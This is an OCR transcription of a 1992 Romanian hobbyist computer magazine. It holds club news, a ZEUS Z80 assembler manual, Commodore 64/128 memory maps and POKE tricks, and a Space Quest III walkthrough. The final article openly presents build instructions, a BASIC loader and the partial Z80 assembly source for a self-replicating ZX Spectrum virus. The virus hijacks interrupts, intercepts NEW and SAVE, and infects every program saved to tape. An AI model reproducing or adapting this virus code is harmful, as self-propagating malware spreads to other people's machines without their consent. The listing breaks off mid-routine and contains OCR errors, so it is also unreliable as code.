hobBIT

REVISTA AMATORILOR DE CALCULATOARE

NR. 4 (9) - IULIE 1992

ZEUS

RO-VIR

M1 LOADING

TIPS & TRICKS



SPECTRUM VIRUS

Director

Calin Obretin
Ion Truica

Secretar redactie
Vivi Constantinescu

Redactia
Mircea Gavat
Emil Matara
Catalin Florean

Au colaborat
Daniel Roman
Dan Patriciu
Ciprian Cernat
Bela Erdelyi
Cosmin Bogza
Florin Lupu
Gabriel Sillon

Grafica
Cornel Porcoteanu

Revista este editata de
hobBIT s.n.c.

cont nr.40 72 99 60 76 153
deschis la BRD SMB

inreg.nr.40/3147/1002

Bucuresti
C.P. 37-131



CUPRINS Nr.4 (9) / Vol.II

Redactia revistei hobBIT ureaza tuturor prietenilor sai:

VACANTA PLACUTA

NEWS

CIP - 003

Simbata 27 iunie 1992 a avut loc tragerea la sorti a cistigatorului concursului organizat de revista noastra in 'Al-Manah'.
S-au primit 2679 tichete de participare. Din urna (adica dintr-o punga) s-a extras, din pacate, doar un singur tichet.

Fericitul cistigator, care deja este in posesia calculatorului,se numeste:

CRISTIAN BADIRCEA

si este din Bucuresti.
Nu este membru CRC.

**Felicitari, si . . .
pe data viitoare.**







Doar in acest numar puteti gasi adrese pentru a colesponda pe teme de SPECTRUM' !!!!!!!!!!

ALEX KOSTINOV
22, 6 DIMITROV
SOFIA, BULGARIA

Are aproape cele mai noi jocuri pentru Spectrum (oare de unde, ca nu este decit aici, alaturi . . .)
Puteti sa-i scrieti in engleza.

62 TITHE BARN LANE
WOODHOUSE
SHEFFIELD
SOUTH YORKSHIRE
GREAT BRITAIN, S13 7LN

O revista din Anglia, care cauta corespondenti in tari din est.
Incercati !

Filiale CRC in tara:
(pentru corespondenta, inscriere si schimb)

NEWS

<u>in ORADEA</u>
dl. MIRCEA BUCUR
Str. Costaforului 17
ORADEA - 3700
jud. Bihor

<u>in SIBIU</u>
dl.MIRCEA NOTAR
Laboratorul de informatica
Scoala Generala nr.6
Str. Nicolae Iorga 56
Sibiu - 2400

---

in TIMISOARA
dl.PETRESCU VIOREL
C.P. 8 - 769
Timisoara

Clubul Roman de Calculatoare asteapta si alte grupuri de 'useri' sa i se alature pentru a forma aceasta mare familie a posesorilor de calculatoare. Pentru aceasta, grupurile care doresc acest lucru trebuie sa faca dovada ca se intrunesc saptaminal (dovada ca sint acceptati intr-o sala, camera, amfiteatru sau . . . parc).

OK, va doresc timp frumos la mare, iar in toamna sper sa am vesti 'hot' pentru VOI.

NEWMAN

ZEUS

CRYSTAL COMPUTING

urmare din numarul trecut

- **Ixy** - Dupa introducerea acestei comenzi, ZEUS va genera in mod automat numere de linii incepind cu linia x. Orice text introdus va fi inserat la locul potrivit in conformitate cu numarul de linie, dupa care se genereaza un alt numar de linie. Parametrul y este spatiul dintre doua numere de linie generate succesiv. Stergerea liniei urmata de apasarea tastei ENTER conduce la oprirea listarii automate. Valorile implicite sint x=y=10.
- **Lxyz** - Listeaza fisierul sursa de la linia x la linia y. Parametrul z da numarul de linii ce se listeaza inainte ca listarea sa se opreasca. Valorile implicite sint x=cel mai mic nr. de linie, y=cel mai mare nr. de linie, z=14.
- **M** - Intra in monitor.
- **Nx** - Creaza un nou fisier sursa (gol) la adresa x.

!!! ATENTIE !!! Plasarea fisierului sursa in anumite locatii poate duce la caderea sistemului. Valoarea implicuta este x=32768 (#8000).

- **Ox** - Face ca sursa de la adresa x sa devina sursa curenta. Se foloseste in general pentru a regasi un fisier sursa care a fost incarcat la adresa x.
Valoarea implicita este x=32768 (#8000).
- **Px** - Controleaza operatiunea de tiparire. Pentru x=1 se porneste imprimanta. Toate iesirile facute pe display sint directionate si spre imprimanta ZX. Apasarea tastei BREAK in timpul tiparirii determina intoarcerea in BASIC. Reintrarea in ZEUS se face in mod obisnuit. La initializare, imprimanta se dezactiveaza automat. Pentru x=0, imprimanta se dezactiveaza.
- **Q** - Quit. Se reda controlul BASIC-ului. Revenirea in ZEUS se poate face tastind PRINT USR 57344.
- **Rxyz** - Renumeroteaza fisierul sursa. Parametrii sint: x=primul numar al noii linii, y=spatiul dintre doua numere de linie consecutive iar z=linia de la care incepe renumerotarea.
- **Sx** - Tipareste tabela de simboluri. Parametrul x stabileste numarul de simboluri/label-uri care se afiseaza o data pe ecran, dupa care se face o pauza. Valorile asociate se afiseaza in hexazecimal. Valoarea implicita este x=15.
- **T** - Afiseaza adresa de inceput si lungimea fisierului sursa curent, in octeti. Acesta poate fi apoi salvat prin intoarcere in BASIC (Q) si folosind SAVE "nume" CODE start,lungime. Pentru reincarcare se tasteaza LOAD "" CODE sau LOAD "" CODE start daca se doreste incarcarea fisierului sursa in alt loc. In acest caz se va folosi comanda "O".
- **X** - Executa codul masina produs de ultima asamblare. Executia incepe de la directiva ENT cea mai apropiata de sfirsitul fisierului sursa. Daca nu exista o astfel de directiva se da un mesaj de eroare si nu se executa nimic.

7. MONITORUL

Monitorul corezident permite inspectarea directa si manipularea memoriei si a porturilor I/O, precum si alegerea anumitor optiuni ale lui ZEUS.

Comenzile monitorului:
- **Ax** - Aceasta comanda afiseaza atit forma zecimala cit si cea hexazecimala a valorii lui **x**, scris in oricare din cele doua forme. Spre exemplu:

A59 va afisa HEX= # 3B DECIMAL= 59
A# 2A va afisa HEX= # 2A DECIMAL= 42

- **Cxyz** - Copiaza un bloc de memorie. Parametrii sint: x=adresa de inceput a blocului care se copiaza, y=adresa la care acest bloc se va copia iar z=numarul de octeti care se copiaza.
- **Ex** - Executa codul masina de la adresa x.
- **Ix** - Afiseaza valoarea portului I/O x.
- **Kxy** - Aceasta comanda permite modificarea atributelor de culoare si a culorii BORDER-ului.
Parametrul x=octetul atribut cu bitii 0...2 pentru INK, 3...5 pentru PAPER, 6 pentru BRIGHT, 7 pentru FLASH iar y=culoarea BORDER-ului. Spre exemplu:
K38 7 este echivalent cu INK 0 : PAPER 7 : BORDER 7

- **Mx** - intra in modul de modificare, la adresa x. Comanda M (de la **MODIFY**) permite o manipulare foarte flexibila a memoriei. Spre exemplu:
M6000 va tipari 6000 xx (la pozitia cursorului), unde xx este continutul momentan al adresei 6000.

Se poate proceda in patru moduri:
1. Modificarea continutului adresei. Se tasteaza noua valoare si apoi ENTER dupa care modificarea trece la adresa 6001.
2. Modificarea continutului adresei si a adreselor urmatoare simultan. Se tasteaza noua valoare pentru adresa curenta urmata de valorile ce urmeaza a fi scrise in adresele urmatoare. Apasind tasta ENTER se va afisa adresa si valoarea octetului de dupa ultimul modificat.
3. Modificarea adresei de modificare. Se tasteaza semnul slash (/) urmat de noua adresa. Apasind tasta ENTER modificarea va incepe de la noua adresa.
4. Iesirea din modul de modificare. Se tasteaza STOP si ENTER.
Daca in cadrul modificarii se foloseste " caracter, atunci in locatia respectiva se va scrie codul ASCII al caracterului respectiv. Spre exemplu:
6000 43 41 40 "A "B "C
6000 43 41 40 16500 83 81 80
M 6000 FF 42 iese automat din modul de modificare.
- **Oxy** - Face un OUT la portul I/O x cu valoarea lui y.
- **S** - Stabileste opririle TAB. Orice caracter diferit de blank (spatiu) poate defini o oprire la TAB. Avansarea la urmatorul TAB se face cu (CS+2) in asamblor.
- **Txy** - Tabeleaza memoria incepind de la adresa x. Continutul memoriei se afiseaza in opt octeti o data, in forma hexazecimala. Fiecare linie este precedata de adresa primului octet din linie. Dupa ce s-au afisat y linii, tabelarea se opreste. Pentru a o continua se apasa tasta ENTER. Apasarea oricarei alte taste duce la reintoarcerea in modul de comanda.

Este posibila modificarea memoriei prin urmatoarea metoda. Se tabeleaza aria de memorie dorita, se face intoarcerea la modul de comanda, se introduce modul de modificare si folosind tastele de control se pozitioneaza cursorul in listing-ul tabelat. Dupa ce se modifica valorile dorite se apasa tasta ENTER. Iesirea din modul de modificare se face in mod uzual.
- **Z** - reda controlul asamblorului.

<u>!!! ATENTIE !!!</u> Toate constantele introduse in monitor (cu exceptia celor aferente comenzii A) trebuie sa fie hexazecimale. Valorile hexazecimale sint precedate de simbolul (#).

ANEXA 1 - COMENZI

1. ASAMBLOR

- **Ax** - asambleaza. Tipareste x erori odata.
- **Dxy** - sterge de la linia x la linia y inclusiv.
- **F"sir"xyz** cauta "sir" intre liniile x si y. Afiseaza z gasiri o data.
- **Ixy** - numerotare automata de la linia x cu incrementul y.
- **Lxyz** - listeaza de la linia x la linia y cite z linii o data.
- **M** - intra in monitor.
- **Nx** - creaza un nou fisier sursa de la adresa x.
- **Ox** - stabileste inceputul fisierului sursa la adresa x.
- **Px** - imprimanta. x=1-pornit / x=0-oprit
- **Q** - intoarcere in BASIC.
- **Rxyz** - renumeroteaza de la linia z cu incepere de la linia x si cu incrementul y.
- **Sx** - tipareste tabela de simboluri, x linii o data.
- **T** - afiseaza adresa de inceput si lungimea fisierului sursa.
- **X** - executa codul obiect de la ultima directiva ENT.

2. MONITOR

- **Ax** - converteste zecimal in hexazecimal si invers.
- **Cxyz** - copiaza un bloc de memorie de la adresa x la adresa y pe lungimea z.
- **Ex** - executa codul masina de la adresa x.
- **Ix** - afiseaza valoarea portului I/O x.
- **Kxy** - stabileste INK, PAPER, BORDER.
- **Mx** - intra in modul de modificare la adresa x.
- **Oxy** - face OUT la portul x cu y.
- **S** - stabileste opririle TAB.
- **Txy** - tabeleaza memoria de la adresa x cu y linii o data.
- **Z** - intoarcere in asamblor.

3. EDITOR

- **CS+1** - sterge linia ce contine cursorul.
- **CS+2** - muta cursorul la urmatorul TAB.
- **CS+3** - sterge caracterul de sub cursor.
- **CS+4** - insereaza un spatiu la pozitia cursorului.
- **CS+ 5, 6, 7, 8** - controleaza directia miscarii cursorului.
- **CS+9** - sterge ecranul si aduce cursorul "acasa"

ANEXA 2 - CODURILE RAPOARTELOR DE EROARE

- 0 - caracter ilegal sau instructiune incompleta.
- 1 - label prea lung.
- 2 - se asteapta simbolul ")".
- 3 - eroare de trunchiere sau salt in afara domeniului.
- 4 - se asteapta ",".
- 5 - eroare de context.
- 6 - label redefinit.
- 7 - se asteapta simbolul "(".
- 8 - mnemonic ilegal.
- 9 - label nedefinit.

- 9 - label nedefinit.

ANEXA 3 - CUVINTE REZERVATE

A / ADC / ADD / AF' / AF / AND / B / BC / BIT / C / CALL / CCF / CP / CPD / CPDR / CPI / CPIR / CPL / D / DAA / DE / DEC / DEFB / DEFM / DEFS / DEFW / DI / DISP / DJNJ / E / EI / ENT / EQU / EX / EXX / H / HALT / HL / I / IM / IN / INC / IND / INDR / INI / INIR / IX / IY / JP / JR / L / LD / LDD / LDDR / LDI / LDIR / M / NC / NEG / NOP / NV / NZ / OR / ORG / OTDR / OTIR / OUT / OUTD / OUTI / P / PE / PO / POP / PUSH / RES / RET / RETI / RETN / RL / RLA / RLC / RLCA / RLD / RR / RRA / RRC / RRCA / RRD / RST / SBC / SCF / SET / SLA / SP / SRA / SRL / SUB / X / XOR / Z

ANEXA 4 - HARTA MEMORIEI

a) Cod masina si spatiu de lucru pentru ZEUS : 57344-65279 (#E000-FF00).
b) Fisierul sursa : initial incepe la 32768 (#8000) dar poate fi modificat cu comanda N.
c) Codul obiect : definit de directivele ORG si DISP.
d) Tabela de simboluri : incepe la 57343 si creste in jos cu rata de 16 octeti/label. Daca tabela de simboluri ajunge prea aproape de fisierul sursa, punindu-l in pericol, apare mesajul "Out of symbol space". Similar, daca textul se apropie de ZEUS, apare "Out of memory". In ambele cazuri fisierul sursa si RAMTOP-ul trebuie mutate in jos.

Commodore

6502/6510

Limbaj masina



ANEXA 5 - SUBRUTINE UTILE

#F652 - asteapta apasarea unei taste, rezultatul in A.
#F503 - tipareste caracterul din A. Poate fi si caracter de control. Daca flag-ul imprimantei este diferit de 0 se tipareste si la imprimanta.
#E5A3 - scrie HL in zecimal urmat de spatiu.
#F2DF - scrie A in hexazecimal urmat de un spatiu.
#E571 - scrie HL in hexazecimal urmat de spatiu.
#E4E3 - scrie sirul care urmeaza dupa CALL. Sirul se incheie cu un octet egal cu 0.
#F6E2 - intra in editor si pune in buffer linia cu cursor.
#FE00 - un buffer de 32 de caractere terminat cu un octet 0.
#F4CB - este diferit de 0 pentru imprimanta.
#E59E - tipareste numerele zecimale din HL fara zerouri.

Caracterele de control ale editorului:
#04 - sterge caracterul de sub cursor.
#05 - insereaza spatiu la pozitia curenta.
#06 - muta pozitia cursorului la urmatorul TAB.
#07 - sterge linia ce contine cursorul.
#08 - muta cursorul la stinga.
#09 - muta cursorul la dreapta.
#0A - muta cursorul in jos.
#0B - muta cursorul in sus.
#0C - muta cursorul la stinga si sterge caracterul de sub cursor.
#0D - muta cursorul la inceputul liniei urmatoare.
#0F - sterge ecranul si aduce cursorul "acasa".

[redacted]

Sa vorbin putin, in paralel, si despre C128.
Cum se stie, Commodore 128K este intr-un fel, fratele mai mare in familia Commodore; urmeaza apoi AMIGA 500 pina la 2000, trecindu-se la PC.

Deci:
-numar de caractere/linie program BASIC:
max 160 (C128)
max 80 (C64)
-domenii de valori:
= variabila intreaga [%]: +/- 32767 (2 bytes)
= variabila reala:
-notatie stiintifica: 2.9 E-39 , 1.7E+38
-1.7 E-38 , -2.9E-39
-notatie standard:
0.01 - 999999999 (max. 9 digiti)
= variabila string [$]
0-255 caractere (1byte/1caracter)
-valoarea minima distinsa fata de 1: 4.65661287E-10
-numar maxim de instructiuni: 63999
-memorie ecran: 40 coloane X 25 linii = 1000 blocuri in domeniul: 1024 ($0400) - 2023 ($07E7)

ROM - caractere 1 caracter 8 x 8 = 64 bit
1 set caaract. 256 x 8=2048 bit
- memorie culoare: 55296 ($D800) - 56295 ($DBE7)
registre culoare C64:
border: 53280
paper: 53281

SPRITE (matrici grafice)
- matrice sprite: 24 pixeli x 21 pixeli = 504 bit (63 byte)
- memorie alocata pentru 1 sprite:
63 byte x 1 byte (pointer)
- maxim: 256 sprite
- maxim simultan: 8 sprite

SUNET
-22 registre SID: 54272 ($D400) - 54300 ($D41C)
- domeniul de frecvente: 16 - 3729 Hz
- numar de octave: 8 (C64)
7 (C128)
- domeniul de filtrare: 30 Hz - 12 kHz
- instrumente redate: vioara/tambal/pian/orga/backwards

ADRESE DE SISTEM C64

43 -44	$2B - $2C	pointer star text BASIC
45 - 46	$2D - $2E	pointer sfirsit text BASIC
47 - 48	$2F - $30	pointer start tablou BAS.
48 - 50	$31 - $32	pointer sfirsit tablou BAS.
51 - 52	$33 - $34	pointer staart string BAS.
55 - 56	$37 - $38	pointer sfirsit BASIC
57 - 58	$39 - $3A	numar linie BAS. curenta
191	$BF	buffer cuvint serial
198	$C6	numar de caract. buffer
201 - 202	$C9 - $CA	poz. cursor x,y la imput
211 - 214	$D3 - $D6	poz x,y cursor
631 - 640	$277 - $280	buffer tatstatura
641 - 642	$281 - $282	pointer start sist. operare
643 - 644	$282 - $284	pointer sfirsit sist. operare
646	$286	culoare caracter
647	$287	culoare fond caracter
648	$288	pagina memorie ecran
679 - 767	$2A7 - $2FF	nefolosit
828 - 1019	$33C - $3FB	buffer caseta
1024 - 2023	$400 - $7E7	matrice video
2040 - 2047	$7F8 - $7FF	pointeri sprite
2048 - 40959	$800-$9FFF	memorie utilizator
40960-49151	$A000 - $BFFF	ROM BASIC 2.0
49152-57343	$ C 0 0 0 - $DFFF	nefolosit (pt. cod masina)
53248-57343	$ D 0 0 0 - $DFFF	RAM I/O (VIC, SID, CIA) + ROM caract.
57344-65535	$ E 0 0 0 - $EFFF	ROM-Kernal, editor

CIRCUITE INTEGRATE SPECIALIZATE

C64
6502/6510 = procesor
6569 = VIC
6581 = SID
2114 = cul
6526 = CIA
6526 = CIA
2364 = Bas
2364 = Kernal
2332 = car
4164 = RAM

C128
8502 = procesor
8005 = Kernal
8566 = VIC
8721 = man
8722 = MMU
8563 = VDC
Z80

POKE / SYS

C64
POKE 214, c: POKE 211.1: SYS 53732 pozitionare cursor
POKE 781, 1: SYS 59903 sterge linie
POKE 646, c culoarea caracter
SYS 64328 anulare cursor
POKE 198, 0: WAIT 198, 1 asteptare tasta
POKE 198, 0 sterge buffer tastatura
POKE 44, 64: POKE 16384, 0: NEW BASIC dupa domeniul graf/char
POKE 808, 230 dezactivare RUN/STOP
POKE 631, 147: POKE 632, 131: POKE 198, 2 automat RUN
POKE 64767 start la rece
POKE 64738 start
POKE 58792 reset VIC
POKE 65409 reset video

C128
POKE 0, PEEK (0) OR 64: POKE 1, 0 activare DIN
POKE 0, 47 activare ASCII
POKE 808, 225 blocare computer
POKE 900, 112 / 110 RUN/STOP Off/On
POKE 981, 128 dezactivare SYS
POKE (PEEK(45)+256*PEEK(46)+1), 28: SYS DEC ("4F4F") simulare OLD
POKE 208, 0 sterge buffer tastatura
POKE 53265, 27 /11 fast/slow
PEEK (235) linie curenta
PEEK (236) coloana curenta
PEEK (6112) numar tasta Getkey
SYS 57344 / 65341 reset
SYS 16384 reset
SYS 52684, 255 caractere marite (80)
SYS 57931 / 65357 GO64 fara '?'

VA URMA

PC

SPACE QUEST III

The Pirates of Pestulon

by Danny Kid

No time fer lyrics diz time !...

Deci, l-am lasat pe Roger Wilco bine pus la conservat intr-o capsula spatiala care continua sa mearga fara tinta prin galaxie. Deodata, robotul ce supraveghea un container spatial pentru adunat vechituri zareste capsula lui Wilco, apasa pe un buton si o captureaza, ea aterizind fara nici un pericol pe un maldar de fiare vechi aflat intr-o camera a containerului. Datorita socului izbiturii, RW se trezeste, astfel incepind Space Quest III...

Deja, acest quest se detaseaza net fata de celelalte, nu atit ca idee dar ca realizare. Grafica este tot EGA 320x200x16 ca in Space Quest II, dar este mult mai fina si mai bine prelucrata. Sunetul incepe sa fie si el bagat in seama, prin acceptarea prezentei placii de sunet AdLib, folosita la un nivel acceptabil (oricum incomparabil cu PC speaker).

Cum spuneam, Wilco se trezeste si iese din cabina. Imprejur, numai nave spatiale vechi si distruse total sau destul. Totusi pe jos se afla o componenta de nava (warp motivator) intr-o stare chiar buna. Oricum, este mult prea greu pentru a-l ridica. Mergind mai departe, dam peste o cabina cu citeva fire atirnind (luam unul). Stind in apropierea benzii rulante care duce "obiectele" la casat, RW este deodata ridicat in sus pe banda, cu o perspectiva nu prea placuta. In disperare de cauza, se ridica (stand up) si se agata de o sina subtire de deasupra capului (jump onto rail). Mergind pe sina, RW va intra intr-un mic transportor cu care va lua warp motivator-ul si il va aseza intr- o nava ingropata in gunoi, dar in stare perfecta (claw button). In locul de parcare a transportorului, Wilco va cade in locul de "party" al sobolanilor, luind reactorul ce lumineaza camera (vest) si scara. In tunelul cu firele, fiind atacat de sobolani, i se vor lua firele si reactorul (se recupereaza usor). In dreptul robotului gigant se intra prin ochiul spart (go eye). Folosind scara, RW se urca pe nava, deschide trapa de acces, intra, pune reactorul la locul lui, il conecteaza. Apoi porneste nava (radarul trebuie activat pentru a nu se izbi de pereti, scutul din spate - back shield - de asemenea cuplat) si...

FIRE!

Woooooooow... Laserul a spart un perete al navei principale si acum sintem liberi !!!

Revenindu-si din uimire, Wilco se hotaraste sa mearga intii pe planeta Pheelbut. Acolo, mergind la unicul magazin "World'o'Wonders", va vinde dupa tocmeala singurul obiect care i-a mai ramas din SQ2 (glowing gem) pentru 425 buckazoids. Apoi isi va cumpara cite ceva: orat pe bat (orat on a stick), sapca astro-chicken (astro-chicken hat) si costum termoreglor (ideal, asa cum spune vinzatorul, pentru vizitarea planetelor fierbinti) - thermoweave underwear. DAR, iesind din magazin, RW este bine scuturat de catre un "terminator" deoarece a "uitat" sa plateasca fluierul din SQ2 (40,000,000 buckazoids). Cea mai eficienta cale de a-l omori pe terminator este aducerea lui sub plantele ucigase dinspre est (o alta este ademenirea lui in turn si omorirea lui cu ajutorul greutatii, dar prima da mai multe puncte).

Ajungind in nava, Wilco se hotareaste pentru Monolith Burger ca o a doua tinta a calatoriei sale. Acolo, isi va cumpara de mincare, rupindu-si si un dinte (in mincare se afla un inel). Jucindu-se apoi de vreo zece ori la Astro Chicken, va descoperi mesajul secret lasat de catre cei doi pirati (Pestulon). Intrind iarasi in nava, RW va merge pe planeta vulcanica Ortega. Acolo, folosind costumul termoreglor, ii asteapta mai intii pe cei doi tipi de la Scumsoft sa plece iar dintre obiectele lasate de acestia ia un detonator. Mergind spre est, afla o uzina enorma iar accesul la reactorul principal se face pe scara.

Detonatorul il va arunca acolo si cutremurele (oricum frecvente pe Ortega) se vor inteti, blocind drumul de intoarcere spre nava. Procedind insa cu prajina ca la jocurile olimpice, totul este OK.

In sfirsit, let's go to Pestulon ! Cele doua garzi nu-l vad pe acela care poarta centura (invisibility belt, luata de la terminator) iar accesul in baza devine o banalitate. Cutreierind pe acolo, Roger Wilco intra la un moment dat intr-un loc deosebit de familiar si prietenos (un closet). Intra in birouri imbracat in uniforma si culege toate hirtiile din cosurile de gunoi, pentru a le da impresia celor de acolo ca este un adevarat janitor. In scurt timp, o veste de senzatie este anuntata prin interfoane si un birou mai singuratic este parasit (key card). Nimeni nu sesizeaza ca poza sefului (Elmo) este luata de pe perete, facindu-i-se o copie xerox. In dreptul usii ce necesita key card-ul, copia dupa poza lui Elmo este binevenita (use picture). Acolo sint doua blocuri gelatinoase ce tin prizoniere doua corpuri semiumane. Dezintegrind gelatina, toti trei vor fi capturati de catre Elmo. La faza piine & circ, o tactica este de a-l lasa pe celalalt robot sa-si consume energia si apoi atacindu-l foarte rapid, cu un numar foarte mare de pumni.


Reajungind la nava si plecind in spatiu, navele lui Elmo ce il urmaresc sint foarte usor de distrus, daca s-a setat mai inainte viteza de atac (attack speed). Dupa citeva momente de tensiune, nava va ateriza acolo unde se produc jocurile de tip adventure ale firmei Sierra. Cei doi pirati punkeri se vor angaja acolo pentru a crea noi jocuri (in special Space Quest IV), dar de un janitor nu are nimeni nevoie, asa ca Roger Wilco decoleaza in cautare de noi aventuri...

Alwight, gentlelamers ! To see what happened next, just turn the page !...



Spectrum-Virus

Red Hummer Soft



Pare ciudat ,totusi:

1 coexista cu programele scrise de utilizator

2 preia controlul asupra calculatorului de 50 de ori pe secunda

3 intercepteaza actiunile utilizatorului

4 nu este anihilat prin NEW (totusi se executa o simulare a acesteia)

5 orice program salvat pe caseta va contine si codul virusului (va fi "infectat")

6 orice program infectat incarcat intr-un calculator "curat" va lansa virusul care in continuare va avea propietatile 1-8

7 se autorecunoaste, adica odata incarcat in memorie are grija, daca se incarca un program infectat, intii sa-l curete si apoi sa redea controlul interpretoru lui BASIC

8 are o actiune propie, in cazul de fata nedistructiva (deplaseaza un patrat colorat pe ecran in directii aleatoare, la o anumita combinatie a tastelor afiseaza un mesaj)

DECI E UN VIRUS.

Realizare:

Folositi un asamblor care sa permita revenirea in BASIC (de exemplu GENS-ul cu comanda B)

Obs. daca folositi GENS-ul e preferabil sa-l incarcati de la 30000.

Scrieti partea in limbaj de asamblare, si fara sa o asamblati reveniti in BASIC.

Tastati urmatorul program:

```
10 CLEAR 59990:RANDOMIZE USR 24400
20 GOTO 9999:REM \\
   (\ = spatiu)
30 REM \ (300 spatii de tastat)
40 REM \ (400 spatii de tastat)
50 LET
   a$="autor........\\\\\BOUPIJ!
   DBUBMJO!!!!!hifm/:95083446"
60 POKE 23756,0:POKE 23787,0
70 FOR j=0 TO LEN a$-1
80 POKE 24320+j, CODE(a$(j+1))
90 NEXT j
```

dupa care dati RUN50

Lansati asamblorul la rece (daca ati folosit GENS-ul: RAND.USR 30000), asamblati programul si reveniti in BASIC.

Lansati urmatoarele instrunctiuni RUN, apoi NEW.

Daca totul a fost corect, ecranul se va sterge, nu va mai fi nici un program BASIC, apare mesajul de inceput,intocmai ca la un NEW normal, totusi virusul functioneaza : un patrat de 8*8 pixeli se deplaseaza pe ecran. Incercati-l.

Si daca vreti sa aflati cum ma numesc, si nr. de telefon tastati print-o modalitate oarecare 'autor'.

Comentarii:

Nu incercati sa eliminati nimic si mai ales programul BASIC aveti grija sa-l scrieti intocmai, altfel e aproape sigur ca nu va functiona.

Fiind dat modul de organizare a calculatoarelor compatibile, este necesara o parte in BASIC care sa delimiteze memoria (CLEAR 59990) si sa predea controlul partii in cod masina(RAND.USR). In acest momentinsa se executa un cod de insta lare ,ulterior acesta nemaifolosindu-se.

Pentru a functiona virusul se foloseste de singura intrerupere (mascabila) permanenta de pe placa, in modul de intrerupere 2. De aceea partea de lansare initializeaza acest mod, registrul de intrerupere precum si o zona de memorie cu adresa utila. Totodata este deplasat la o adresa superioara codul propriu-zis al virusului (#EBER). Apoi este predat controlul interpretorului BASIC si virusul e functional. (Aceasta parte introductiva e cuprinsa intre liniile 20- 180).

Pentru buna functionare a calculatorului, virusul va executa si rutina originala de intreruperi, iar la sfirsitul lui reface registrii cu valoarea lor initiala, stiva fiind lasata curata.

Este alcatuit din mai multe module, fiecare modul executindu-se numai la aparitia unor anumiti factori:

280-480 organizeaza o zona tampon a tastaturii (pe 16 octeti) incepind de la adresa 23296. Functionala chiar daca interpretorul BASIC nu ia in considerare tastele apasate.

510-820 intercepteaza instructiunea NEW. In caz de interceptie copie rutina de NEW intro zona RAM, o modifica satisfacator si o executa.

830-1190 interceptare SAVE. Marcheaza la adresa 23340 faptul ca se executa instructiunea SAVE.
1200-1250 aminarea pentru viitorul ciclu a actiunilor necesare pentru copiere.
1260-1430 introducerea codului virusului inaintea programului si marcarea header-ului ca autoexecutabil.
1440-1880 deplasarea patratului pe ecran.
1910-1980 mentinerea unei copii a virusului inaintea programului BASIC.
2010-2410 recunoasterea propriului cod la incarcarea unui program deja infectat si eliminarea sa pentru a nu consuma memorie.
2500-2690 test daca in zona tampon e continut mesajul 'autor'. Daca da, tipareste pe ecran date despre autor.
P.S.1 Lungimea totala e de 745 octeti. Codul propriu-zis e ceva mai scurt (cca. 470 octeti), restul fiind partea de lansare, mesajul precum si o zona libera necesara pentru eventualele completari.
O varianta mult mai scurta poate fi creata pentru calculatoarele la care interpretorul BASIC e copiat intr-o memorie RAM (TIM-S sau CIP). Pentru aceste calculatoare nu mai sint necesare partile de interceptare pentru NEW si SAVE ci se modifica rutinele originale.
P.S.2 Daca nu functioneaza chiar dupa aceste lamuriri, sau doriti informatii suplimentare cautati-ma. Nu e nevoie sa scrieti virusul ca sa aflati numele si telefonul meu. Linia 50 (din partea BASIC) contine aceste informatii.
Bateti-va putin capul si aflati.

```
10 *L-
20 ORG 24400
30 LD HL,#EA00
40 LD (HL),235
50 LD B,0
60 CX INC HL
70 LD (HL),235
80 DJNZ CX
90 LD HL,23755
100 LD DE,60350
110 LD BC,745
120 LDIR
130 LD HL,24500
140 LD(23635),HL
150 LD A,#EA
160 LDI,A
170 IM2
180 RET

210 ORG 23800
215 NOP
220CALL56
230 DI
240 PUSH BC
250 PUSH DE
260 PUSH HL
270 PUSH AF
280 LD A,(23557)
290 CP 0
300 JR NZ,ST 01
310 LD (23296)
320 JR FIN1
330 ST01 LD A,(23296)
340 LD B,A
350 LD A,(23560)
360 CP1
370 JR NZ,ST1
380 LD A,(23558)
390 CP1
400 JR NZ,FIN1
410 ST1 LD HL,23296+16
420 LD DE,23297+16
430 LD BC,16
440 LDDR
450 LD A,(23560)
460 LD (23296),A
470 LD (23297),A
480 FIN1

510 LD A,(23298)
520 CP 230
530 JR NZ,FIN2
540 LD A,(23297)
550 CP 13
560 JR NZ,FIN2
570 LD HL,4535
580 LD DE,61800
590 LD BC,150
600 LDIR
610 LD A,#C3
620 LD (61948),A
630 LD A,#46
640 LD (61947),A
650 LD A,#12
660 LD (61948),A
670 LD A,#EA
680 LD (61826),A
690 LD A,#3E
700 LD (61829),A
710 LD A,#3F
720 LD (61830),A
730 LD A,#5E
740 LD (61920),A
750 LD A,#21
760 LD (61943),A
770 LD A,#B3
780 LD (61944),A
790 LD A,#5F
800 LD (61945),A
810 JP 61800
820 FIN2
830 LD A,(23340)
840 CP O
850 JR NZ,FIN3
860 LD HL,(23641)
870 LD A,248
880 CP (HL)
890 JR NZ,FIN3
900 INC HL
910 LD A,34
920 CP (HL)
930 JR NZ,FIN3
940 INC HL
950 CP (HL)
960 JR Z,FIN3
970 INC HL
980 LD C,O
985 LD B,11
990 ST31 LD A,13
1000 CP HL
1010 JR Z,ST33
1020 LD A,34
1030 CP (HL)
1040 JR NZ,ST32
1050 INC C
1060 ST32 INC HL
1070 DJNZ ST31
1080 JR FIN3
1090 LD A,1
1100 CP C
1110 JR NZ,FIN3
1120 LD A,(23560)
1130 CP13
1140 JR NZ,FIN3
1150 LD A,1
1160 LD (23340),A
1170 LD HL,23755
1180 LD (23635),HI
1190 FIN3
1200 LD A,(23340)
1210 CP1
1220 JR NZ,ST35
1230 LD A,2
1240 LD (23340),A
1250 JR FIN33
1260 ST35 LD A,(23340)
1270 CP2
1280 JR NZ,FIN33
1290 LD HL,(23649)
1300 LD DE,13
1310 ADD HL,DE
1320 LD (HL),O
1330 INC HL
1340 LD (HL),O
1350 LD HL,(23641)
1360 LD A,248
1370 CP (HL)
1380 JR Z,FIN33
1390 LD A,O
1400 LD (23340),A
```

```
1410 LD HL,24300
1420 LD (23635),HL
1430 FIN33
1440 LD HL,(23320)
1450 LD A,H
1460 ORL
1470 JR NZ,ST40
1480 LD HL,23000
1490 LD (23320),HL
1500 ST40 LD BC,(23672)
1510 LD A,(BC)
1520 AND31
1530 SRL A
1540 SRL A
1550 SRL A
1560 CP0
1570 JR NZ,ST41
1580 DEC HL
1590 JR ST44
1600 ST41 CP1
1610 JR NZ,ST42
1620 INC HL
1630 JR ST44
1640 ST42 CP2
1650 JR NZ,ST43
1660 LD DE,32
1670 ADD HL,DE
1680 JR ST44
1690 ST43 LD DE,32
1700 SBC HL,DE
1710 ST44 LD D,H
1720 LD E,L
1730 LD BC,22272
1740 SBC HL,DE
1750 XOR A
1760 OR H
1770 JR Z,FIN4
1780 LD HL,23551
1790 SBC HL,DE
